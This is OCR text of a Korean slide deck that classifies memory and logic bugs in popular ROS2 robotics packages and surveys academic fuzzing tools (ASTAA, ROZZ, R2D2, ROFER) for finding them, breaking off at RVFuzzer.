
- 런타임에 경로 계획·객체 인식 노드가 동적으로 활성화/비활성화
- **대량 센서 데이터 처리와 공유**
  - 시간 의존적 데이터 특성으로 전통적 암호화·권한 관리 적용시 성능 저하
- **물리적 제어의 불가역성과 맥락 의존성**
  - 로봇 팔·드론 제어 명령이 실행 즉시 물리적 결과로 이어짐
  - 같은 명령도 상황에 따라 위험도가 달라 맥락 기반 보안 필요




ROS Architecture

ROS2 취약점 선정 기준 및 분석 방법

- **최근 4년 (2021 ~ 2024) 버그**
- **논문 (4건), CVE (34건), ROS2 package**
- **ROS2 package 총 20개**
  - Star 순으로 popular package 식별
  - package 목적별로 조사







Type	Source	Star
Core	rclcpp	568
	rclpy	316
	rclidl	83
Framework	rtabmap	2900
	navigation2	2700
	slam_toolbox	1700
	moveit2	1200
	image_pipeline	814
	lidarslam_ros2	567
	ros2_control	535
	ros2_controllers	403
	ros2Geometry2	125
Application	autoware	9300
	turtlebot3	1500
	andino	191
	f1tenth	186
	Turtlebot4	109
	mecanum-bot	105
	cloudy	64

ROS2 취약점 현황

✓ 약 500개의 ROS2 메모리 버그 / 논리 버그 분석

- Memory / logic bug 중 logic bug가 더 빈번하게 발견
  - ○ **Core** 메시지 통신과 시스템 프로그램을 위한 ROS2 핵심 라이브러리
  - ○ **Framework** 로봇의 Perception, Decision, Control 를 위한 중간 계층 라이브러리
  - ○ **Application** Core와 Framework를 활용한 실제 로봇 구현 패키지






ROS2 메모리 취약점 분류

✓ ROS2 메모리 취약점 분석 결과

- Use-After-Free 가장 빈번


	Core			Framework	
	roscpp	rosidl	rospy	Decision	Perception
Data Race				1	1
Invalid Pointer				3	8
Memory Corruption				4	
Null Ptr Dereference				8	5
Overflow	1			10	1
Segmentation Fault	2		1	4	
Type Casting			1		
Type Mismatch	1	1	1		
Use-After-Free				22	1
총계	4	1	3	52	16



ROS2 메모리 취약점 패턴 분석

✓ **Framework 의 Decision 영역에서 메모리 취약점 빈번**

- **대표적인 Decision 모듈인 Navigation2 의 취약점 분석 필요성**
  - 자율 주행의 핵심 의사결정 담당
  - 실시간 state transition 에 따른 메모리 할당/해제 빈번



ROS2 메모리 취약점 패턴 분석

✓ **ROS2 메모리 취약점 대표 사례** **Use-After-Free**


- ROS2 Lifecycle Node 상태 전환 과정에서 발생하는 취약점
- 주로 Active → Inactive 전환 시점에서 발생
  - cleanup 관련 취약점

    위치 추정 노드의 cleanup 중 데이터 접근

    경로 계획 노드의 리소스 해제 중 상태 확인
  - 취약점 발생 구조

    정상 동작) 상태 전환 시 리소스 정리

    문제 상황) 타 기능이 해제된 리소스 접근




ROS2 Lifecycle Node States

ROS2 논리 취약점 분류

✓ ROS2 논리 취약점 분석 결과

- 대부분 Specification Violation 관련 버그
  - Misimplementation 버그 가장 빈번

	Application	Core	Framework
Broad Valid Range	42		2
Misimplementation	63	17	91
No checking valid range	84		9
Unimplemented	15	2	16
Exception			18
총계	204	19	118




ROS2 논리 취약점 패턴 분석

✓ **ROS2 논리 취약점 패턴 분석**

- Broad Valid Range
- Misimplementation
- No Checking Valid Range
- Exception
- Unimplemented

✓ **Application 영역에서 논리 취약점 빈번**


- **Core, Framework 를 조합하여 복잡한 로봇 동작을 구현**
  - 예외 상황과 경계 조건이 더 많이 발생
  - 여러 컴포넌트의 유효 범위가 조합되어 검증이 복



ROS2 논리 취약점 패턴 분석

✓ **ROS2 논리 취약점 대표 사례** **Misimplementation**

- TurtleBot3의 속도 제어 구현 불일치 취약점
- Max Linear/Angular Velocity 구현과 명세 차이
  - 선속도: 명세 0.22m/s vs 구현 0.21m/s
  - 각속도: 명세 2.84rad/s vs 구현 2.63rad/s
- 취약점 발생 구조
  - 정상 동작) 구현된 최대값 이내 동작 정상 수행
  - 문제 상황) 명세 기반 입력 시 동작 무시됨



Turtlebot3 Burger

Items	Burger
Maximum translational velocity	0.22 m/s
Maximum rotational velocity	2.84 rad/s (162.72 deg/s)

Hardware Specifications

ASTAA

Robustness Testing of Autonomy Software (ICSE, 2018)

✓ **Motivation & Approach**

- **Stateful & Temporal 특성**
  - 기존 software - transformational (input → 연산 → output), timing 고려 X
  - autonomy software - 상태 기반 동작, temporal/sequential requirement 필요
  - 시간적 순서와 상태 의존성으로 인해 기존 입출력 기반 테스팅으론 한계

    → live system에서 message를 intercept해 exceptional value 주입

- **Distributed & Cyber-Physical 특성**
  - 여러 컨트롤러/모듈이 communication channel을 통한 메시지로 시스템 실행
  - physical component 오류 보정을 위한 control loop + loop closure
  - 복잡한 상호작용과 물리적 요소로 인해 전통적 테스팅 방법론의 한계


    → runtime monitor to check for violations of system-specific safety invariants

ASTAA

Robustness Testing of Autonomy Software (ICSE, 2018)

✓ Methods

- **Live message interception**
  - 각 live message의 선택된 필드만 덮어쓰고,
    나머지 메시지는 변경되지 않은 채로 전달
- **Safety invariant monitor**
  - 사용자 정의 safety assertion
    지속적으로 실행하여 위반 사항을 탐지
  - delta-replay + HPSL
    로그를 fault를 재현하는 최소 필드/값 세트로 축소



Interception in ASTAA architecture

✓ Results

- **Bugs found**
  - Safety Invariant Violations **Speed limit violations, Robot arm–base collisions, Unsafe mode transitions**
  - Input Validation Bugs **NaN/Inf propagation, Invalid enum/array size mismatch, Boundary check failures**

ROZZ


Property-based Fuzzing for Robotic Programs in ROS (ICRA, 2021)

✓ Motivation & Approach

- 시간적 특성 미반영, 단일 입력 차원만 고려 → 시간 정보, 다차원 입력 테스트 생성
- 여러 노드가 상호작용하는 ROS 특성 미반영 → 분산 브랜치 커


✓ Methods

- **Temporal mutation strategy**
  - Drop, Resend, Reorder
  - 센서 노드와 타겟 노드 간 메시지 인터셉터 삽입



Temporal Mutation Pattern

- **Distributed branch coverage**
  - 여러 node에서 실행된 코드를 합쳐서 전체 커버리지 측정
  - 여러 node가 동시에 실행되어 동작하는 ROS 특성 반영




Distributed Branch Coverage

ROZZ

Property-based Fuzzing for Robotic Programs in ROS (ICRA, 2021)

✓ Methods

- Test-case generation from multiple dimensions
  - User data, Configuration parameters, Sensor messages
  - 실제 로봇 주행에 사용되는 입력 반영



Test-case generation from multiple dimensions

✓ Results

- **Bugs found** - 43 bugs (20 accepted)
  - Memory safety bugs

    Null-pointer dereference, Use-After-Free, Invalid-pointer access
  - Unhandled Exception

- **Fuzzing time** - 24 hours

R2D2

Enhancing ROS System Fuzzing through Callback Tracing (ISSTA, 2024)

✓ Motivation & Approach

- 기존 Code coverage fuzzing은 ROS의 state transition를 포착하지 못함


  → Code coverage 대신 Callback trace를 state indicator로 사용
- 기존 도구(Ros2Trace)는 ROS의 다양한 실행 정보를 실시간으로 수집·이해하지 못함

  → ROS runtime에 tracer 삽입하 실행정보 수집

✓ Methods

- **Runtime callback trace collection**
  - 콜백 등록·실행 시점 추적

    (RCLCPP/RCL 계층에 트레이서 삽입)
  - 콜백 순서·지연·메시지 처리량을 추출해 상태 추적




Instrumentation Process Diagram

R2D2

Enhancing ROS System Fuzzing through Callback Tracing (ISSTA, 2024)

✓ **Methods**

- **State identification process**
  - 새로운 상태 전이 여부 판단
    (콜백 순서 변화, 지연 이상 등)
- **Callback trace guided payload generation**
  - 새로운 상태를 유도한 입력을 우선 변형/재사용



New State Identification Process

✓ **Results**

- **Bugs found** - 39 bugs (8 accepted)
  - Memory bugs
    Out-Of-Memory, Overflow, Use-After-Free, Double-free, Nullptr-deref, Segmentation fault, Memory leak
  - Concurrency bugs
    Data-race, Deadlock, Double-unlock
- **Fuzzing time** - 기본 ROS 시스템 대비 4.6%

ROFER

Multi-Dimensional and Message-Guided Fuzzing for Robotic Programs in ROS (ASPLOS, 2024)

✓ Motivation & Approach


- State transition을 반영하지 않는 피드백
  - navigation task의 state transition
    - waiting / checking / planning / following / recovery

→ 노드 간 메시지의 데이터 peak 변화로 state transition 추적

- 입력 차원의 기여도를 고려하지 않음

→ 커버리지에 많이 기여한 입력 차원을 선별하여 mutate

ROS Navigation Stack State Machine



Input-dimension Contribution


ROFER

Multi-Dimensional and Message-Guided Fuzzing for Robotic Programs in ROS (ASPLOS, 2024)

✓ **Methods**

- **State transition identification by message feature**
  - 메시지 데이터의 변화량(peak)으로 로봇 state transition 추정
  - 코드 분석 없이 메시지 흐름으로 피드백을 제공

- **Message-guided fuzzing**
  - 메시지 feature를 통해 새로운 state transition 유도하는 입력 집중 탐색




Message Feature for State Machine Example

ROFER

Multi-Dimensional and Message-Guided Fuzzing for Robotic Programs in ROS (ASPLOS, 2024)

✓ Methods

- **Dimension-level mutation**
  - 테스트 커버리지를 많이 높인 입력 차원 우선 mutate
  - 입력 차원별로 시드 풀을 나눠 기여도를 추적



Test Case Structure

✓ Results

- **Bugs found** - 88 bugs (46 accepted)
  - Memory bugs

    Null Pointer Dereference, Use-After-Free, Overflow, Invalid Pointer Access, Unhandled Exception

- **Fuzzing time** - 24시간

메모리 취약점 기존 퍼징 도구 식별

Feature \ Fuzzer	ASTAA (ICSE, 2018)	ROZZ (ICRA, 2022)	R2D2 (ISSTA, 2024)	ROFER (ASPLOS, 2024)
입력 차원	Single	Multiple	Multiple	Multiple
시간정보 반영	❌	✅	✅	✅
자동화 수준	◑ Semi Automated	● Fully Automated	● Fully Automated	● Fully Automated
state 반영	◔ No State Consideration	◔ No State Consideration	◑ Limited State Handling	◑ Limited State Handling
Feedback	None	Code Coverage	Callback Trace	Message Feature
탐지 버그 수	150	43	39	88
퍼징 실행시간	—	24시간	기본 ROS 시스템 대비4.6%	24시간

RVFuzzer

Finding Input Validation Bugs in Robotic Vehicles through Control-Guided Testing (USENIX, 2019)

✓ Motivation & Approach

